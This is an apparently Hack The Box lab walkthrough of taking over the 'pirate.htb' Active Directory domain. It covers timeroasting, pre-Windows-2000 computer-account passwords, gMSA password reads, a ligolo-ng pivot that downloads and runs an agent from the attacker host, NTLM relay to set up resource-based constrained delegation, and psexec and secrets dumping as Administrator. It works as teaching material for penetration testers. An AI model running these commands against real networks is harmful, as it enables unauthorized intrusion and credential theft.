Enumeration
it is an assumed breach box and we're given creds for the user pentest start with nmap
┌─[]─[10.10.16.173]─[jimmex@attacker]─[~/htb/labs/pirate]
└──╼ [★]$ nmap -sC -sV -vv 10.129.244.95
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-14 14:33 PDT
< snip>
Scanning pirate.htb (10.129.244.95) [1000 ports]
Discovered open port 139/tcp on 10.129.244.95
Discovered open port 135/tcp on 10.129.244.95
Discovered open port 443/tcp on 10.129.244.95
Discovered open port 445/tcp on 10.129.244.95
Discovered open port 80/tcp on 10.129.244.95
Discovered open port 53/tcp on 10.129.244.95
Discovered open port 3268/tcp on 10.129.244.95
Discovered open port 2179/tcp on 10.129.244.95
Discovered open port 3269/tcp on 10.129.244.95
Discovered open port 636/tcp on 10.129.244.95
Discovered open port 88/tcp on 10.129.244.95
Discovered open port 464/tcp on 10.129.244.95
Discovered open port 389/tcp on 10.129.244.95
Discovered open port 593/tcp on 10.129.244.95
< snip>
88/tcp   open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2026-04-15 04:34:12Z)
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: pirate.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.pirate.htb
< snip>
Host script results:
| smb2-time:
| date: 2026-04-15T04:34:56
| _ start_date: N/A
| _clock-skew: mean: 6h59m59s, deviation: 0s, median: 6h59m59s
and it is a normal Active Directory enumeration
usually I start by looking at the port 80 or any HTTP ports just to get done with it and look if i might need it along the way but this time is just an IIS default page
also there is a clock skew which will be necessary in any Kerberos process
we got the domain name pirate.htb and the FQDN for the DC DC01.pirate.htb
windows like 3 things when dealing with resolving domain name, FQDN, hostname for the DC so make sure to add those to your hosts file
10.129.244.95 pirate.htb DC01.pirate.htb DC01and lets validate the given credentials and the get a krb5 file
┌─[]─[10.10.16.173]─[jimmex@attacker]─[~/htb/labs/pirate]
└──╼ [★]$ nxc smb pirate.htb -u 'pentest' -p 'p3nt3st2025!&' --generate-krb5-file krb5.conf
SMB 10.129.244.95 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:pirate.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.244.95 445 DC01 [+] krb5 conf saved to: krb5.conf
SMB 10.129.244.95 445 DC01 [+] Run the following command to use the conf file: export KRB5_CONFIG=krb5.conf
SMB 10.129.244.95 445 DC01 [+] pirate.htb\pentest:p3nt3st2025!&
and they are valid for smb and LDAP and as you can see we got the krb5 file we can either move it to /etc/krb5.conf or we can export it and maintain our main krb5 file as it is
now lets do some enumeration and run rusthound to see what we're dealing with
we got nothing on shares just the default and we got read to SYSVOL but nothing is there
at this point i got nothing so i look for one of four things to find my way in
- web application but we established that nothing is there
- enumerate users with pre-auth disabled and look for kerberoastable accounts
- look for any pre2k computer accounts
- test out timeroast
the latter 3 needs bloodhound cause it'll make our life just easier
so I will run it
┌─[]─[10.10.16.173]─[jimmex@attacker]─[~/htb/labs/pirate]
└──╼ [★]$ rusthound -d pirate.htb -u pentest -p 'p3nt3st2025!&' -z
< snip>
[2026-04-14T21:48:47Z INFO  rusthound::ldap] Connected to PIRATE.HTB Active Directory!
< snip>
finished!
[2026-04-14T21:48:48Z INFO  rusthound::json::maker] 10 users parsed!
[2026-04-14T21:48:48Z INFO  rusthound::json::maker] 62 groups parsed!
[2026-04-14T21:48:48Z INFO  rusthound::json::maker] 4 computers parsed!
[2026-04-14T21:48:48Z INFO  rusthound::json::maker] 1 ous parsed!
[2026-04-14T21:48:48Z INFO  rusthound::json::maker] 1 domains parsed!
[2026-04-14T21:48:48Z INFO  rusthound::json::maker] 2 gpos parsed!
[2026-04-14T21:48:48Z INFO  rusthound::json::maker] 22 containers parsed!
[2026-04-14T21:48:48Z INFO  rusthound::json::maker] .//20260414144848_pirate-htb_rusthound.zip created!
now lets open our bloodhound and ingest but in the mean time lets run timeroast module using nxc till it finishes
┌─[]─[10.10.16.173]─[jimmex@attacker]─[~/htb/labs/pirate]
└──╼ [★]$ nxc smb pirate.htb -u 'pentest' -p 'p3nt3st2025!&' -M timeroast
SMB 10.129.244.95 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:pirate.htb) (signing:True)
(SMBv1:None) (Null Auth:True)
SMB 10.129.244.95 445 DC01 [+] pirate.htb\pentest:p3nt3st2025!&
TIMEROAST 10.129.244.95 445 DC01 [*] Starting Timeroasting...
TIMEROAST 10.129.244.95 445 DC01 1000:$sntp-ms$e730edb6644302d28fb41fda18e6eaa0$1c0111e900000000000a02ca4c4f434ced8992d7f6a19
942e1b8428bffbfcd0aed8996866a9953f9ed8996866a99707e
TIMEROAST 10.129.244.95 445 DC01 3102:$sntp-ms$9b6af05c1e4a1edf23e4e1d9a868f99a$1c0111e900000000000a02d44c4f434ced8992d7f6ae4
e5ce1b8428bffbfcd0aed899692fa85355eed899692fa856b0e
TIMEROAST 10.129.244.95 445 DC01 4103:$sntp-ms$c24e2e9baae65679866744d2fab84b91$1c0111e900000000000a02d84c4f434ced8992d7f4d63
454e1b8428bffbfcd0aed899698f0bd8962ed899698f0bdae4b
TIMEROAST 10.129.244.95 445 DC01 4102:$sntp-ms$70433c02fcd79145b2dbec772b7f7c5c$1c0111e900000000000a02d84c4f434ced8992d7f4af2
1c1e1b8428bffbfcd0aed899698f09676cfed899698f0969bb8
TIMEROAST 10.129.244.95 445 DC01 4105:$sntp-ms$f11beaa8cc9986867c1d6c5ba9c5391c$1c0111e900000000000a02d84c4f434ced8992d7f50ae
536e1b8428bffbfcd0aed899698f0f23d9fed899698f0f25d80
TIMEROAST 10.129.244.95 445 DC01 4108:$sntp-ms$b1c197a1bfd7c3535691669d127112d9$1c0111e900000000000a02d84c4f434ced8992d7f6b0d448e1b8428bffbfcd0aed899698f298046eed899698f29859fe
and we got the DC$ computer account which is RID 1000 and 5 other computer accounts so lets see if there is any of them has pre2k enabled
┌─[]─[10.10.16.173]─[jimmex@attacker]─[~/htb/labs/pirate]
└──╼ [★]$ nxc ldap pirate.htb -u 'pentest' -p 'p3nt3st2025!&' -M pre2k
LDAP 10.129.244.95 389 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:pirate.htb) (signing:None) (channel binding:Never)
LDAP 10.129.244.95 389 DC01 [+] pirate.htb\pentest:p3nt3st2025!&
PRE2K 10.129.244.95 389 DC01 Pre-created computer account: MS01$
PRE2K 10.129.244.95 389 DC01 Pre-created computer account: EXCH01$
PRE2K 10.129.244.95 389 DC01 [+] Found 2 pre-created computer accounts. Saved to /home/jimmex/.nxc/modules/pre2k/pirate.htb/precreated_computers.txt
PRE2K 10.129.244.95 389 DC01 [-] Error obtaining TGT for ms01@pirate.htb: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
PRE2K 10.129.244.95 389 DC01 [-] Error obtaining TGT for exch01@pirate.htb: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
and we got 2 pre created computer accounts MS01$ and EXCH01$
and why are those important to us ?
computer accounts has that option pre-windows 2000 accounts which means that the password won't be a long complicated rotated passwords by the domain instead it will be one of two things
- the default passwords which will be the same as computer name in lowercase without the trailing
$so it'll bems01andexch01as the passwords - the passwords are changed but still modified by a human so we'll crack the
timeroasthashes (they rarely change the computer password for pre2k account)
so lets first test those creds and see
first sudo ntpdate pirate.htb to sync our time
 and both are valid but no
 winrm access so we still need a way in and lets look at what those accounts can do
one of the accounts ms01$ is a member in the group Domain Secure Servers which has ReadGMSAPassword
 and we saw earlier that there was 5 other computer accounts, we got 2 so lets see if we can dump for one of the other three
Foothold
 and we got two NTLM hashes for those accounts and by looking at the bloodhound data both of them are members of
 Remote Management Users so lets login with both accounts (both have the same privilege level) cause we'll definitely need more than one shell
with enumeration found out that both got exactly the same privilege and permissions and both got another NIC leading to internal Network
I went to see what was the other computer accounts we found earlier by their RID and found out that there is a computer account is WEB01 now this isn't usual to have a computer account called WEB01 cause if you need to manage some kind of server it is better to have a user account with SPN so it caught my attention and the easiest way to find where it is instead of pinging the entire internal network 192.168.100.1 is just by trying to ping WEB01
 and it is on
 192.168.100.2 and it points to another server WEB01.pirate.htb
at this point i knew that we need to do some proxying and if it was some easy stuff i will just use to run some thing i would use chisel, proxychains but those 2 aren't a great partners with Kerberos authentication which we will need so lets keep it clean and upload ligolo-ng and create a tunnel
so fire up your http server and wget http://10.10.16.173:8000/agent.exe -OutFile agent.exe and lets set it up for our attacking machine until it finishes
first we'll start the proxy ./proxy -selfcert -laddr 0.0.0.0:11601
and lets create the NIC for the tunnel
┌─[]─[10.10.16.173]─[jimmex@attacker]─[~/htb/labs/pirate]
└──╼ [★]$ sudo ip tuntap add user jimmex mode tun ligolo
┌─[]─[10.10.16.173]─[jimmex@attacker]─[~/htb/labs/pirate]
└──╼ [★]$ sudo ip link set ligolo up
now the NIC is ready and proxy is listening lets connect using the agent
.\agent.exe -connect 10.10.16.173:11601 -ignore-cert now if we looked at the proxy will see that agent joined so lets session choose our session and start to start the tunnel
just a side note in real pentesting environment you should never get a self signed cert and ignore it on the other side for your client's data privacy
now the tunnel is ready all is left is just to add the internal network to our routing table
 ┌─[]─[10.10.16.173]─[jimmex@attacker]─[~/htb/labs/pirate]
└──╼ [★]$ sudo ip route add 192.168.100.0/24 dev ligolo
┌─[]─[10.10.16.173]─[jimmex@attacker]─[~/htb/labs/pirate]
└──╼ [★]$ ping 192.168.100.2
PING 192.168.100.2 (192.168.100.2) 56(84) bytes of data.
64 bytes from 192.168.100.2: icmp_seq=1 ttl=64 time=183 ms
64 bytes from 192.168.100.2: icmp_seq=2 ttl=64 time=184 ms
64 bytes from 192.168.100.2: icmp_seq=3 ttl=64 time=183 ms
64 bytes from 192.168.100.2: icmp_seq=4 ttl=64 time=191 ms
--- 192.168.100.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 182.615/185.119/190.806/3.314 ms
and as you can see we can ping it now lets test one of the creds we have against that server but first make sure to add those to your host file
192.168.100.2 WEB01.pirate.htb WEB01  and the SMB signing is disabled for this server which will make it so much easier for us to do
 ntlmrelay attack
where we'll setup ntlmrelayx to relay traffic and force web01 to make a request to us and we'll forward this to LDAP on DC01 to dome something with that relay
usually in this case i go for delegation to create a user account that can impersonate any user on the WEB01 so here is the chain again visually now we have the signing false for SMB so we'll use it with
 -remove-mic cause the signing isn't enforced so we can just ask it not to
lets fire up our ntlmrelay and I'll use it with --delegate-access just to use that connection to create an account on WEB01 that can impersonate anyone
so lets do it
the computer accounts ms01$ and exch01$ needs Kerberos authentication which isn't available with coercer without a ticket i guess so I will just use one of the GMSA accounts with its hash
sudo ntlmrelayx.py -t smb://DC01.pirate.htb -smb2support -remove-mic --interactive
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
<snip>
[*] Multirelay disabled
[*] Servers started, waiting for connections
and with coercing
 it starts a shell at localhost 11000 that we can connect to but it is just an SMB server
now we can set the target at the relay to be LDAP and do the actual delegation thing
it starts a shell at localhost 11000 that we can connect to but it is just an SMB server
now we can set the target at the relay to be LDAP and do the actual delegation thing
proxychains ntlmrelayx.py -t ldaps://10.129.244.95 --delegate-access -remove-mic -smb2supportafter trying for a while it worked by uploading chisel
 and this because i created a tunnel in ligolo but forgot to create a listener so the WEB01 can reach us back and we could've done it this way
 and then just coerce without proxychains
what matters now that we got a user name
and then just coerce without proxychains
what matters now that we got a user name DKVRUUZO$ and password cd3>zb$Ru:>+#}l and we can impersonate any user on the WEB01$ using those creds
Manually if we want
if we want to do the RBCD thing manually we won't use --delegate-access but we'll use --interactive to get a shell
proxychains ntlmrelayx.py -t ldaps://10.129.244.95 --interactive -remove-mic -smb2supportand this will open a listener for us at 127.0.0.1:11000 and we just need to connect nc 127.0.0.1 11000
once connected we'll add a computer and set RBCD just like this
 now we can use either the
 jimmex$ or the account it created for us but i will just go with mine
make sure you are running
ntlmrelayxas root because this causes a lot of issues and most of the time you won't get a shell back. I am not sure why but i got used to it
Shell as Administrator on WEB01
either way we can get a ticket as Administrator now
 I'll use this ticket to get a shell and I will also dump secrets with it
KRB5CCNAME=Administrator@cifs_WEB01.pirate.htb@PIRATE.HTB.ccache psexec.py -k -no-pass Administrator@web01.pirate.htb and as you can see we got a shell as
 nt\system on that WEB01 and it gave us a clue about the user a.white
so lets take a look at him in bloodhound
 and he got
 ForceChangePassword on that A.WHITE_ADM so lets dump the secrets and try to find one for that a.white user
 after a lot of time dumping this (probably would've been faster if we uploaded
 mimikatz)
anyway now we have creds we can use bloodyAD to change password for a.white_adm
we also can winrm as a.white and use powerview but lets keep it simple
┌─[]─[10.10.16.173]─[jimmex@attacker]─[~/htb/labs/pirate]
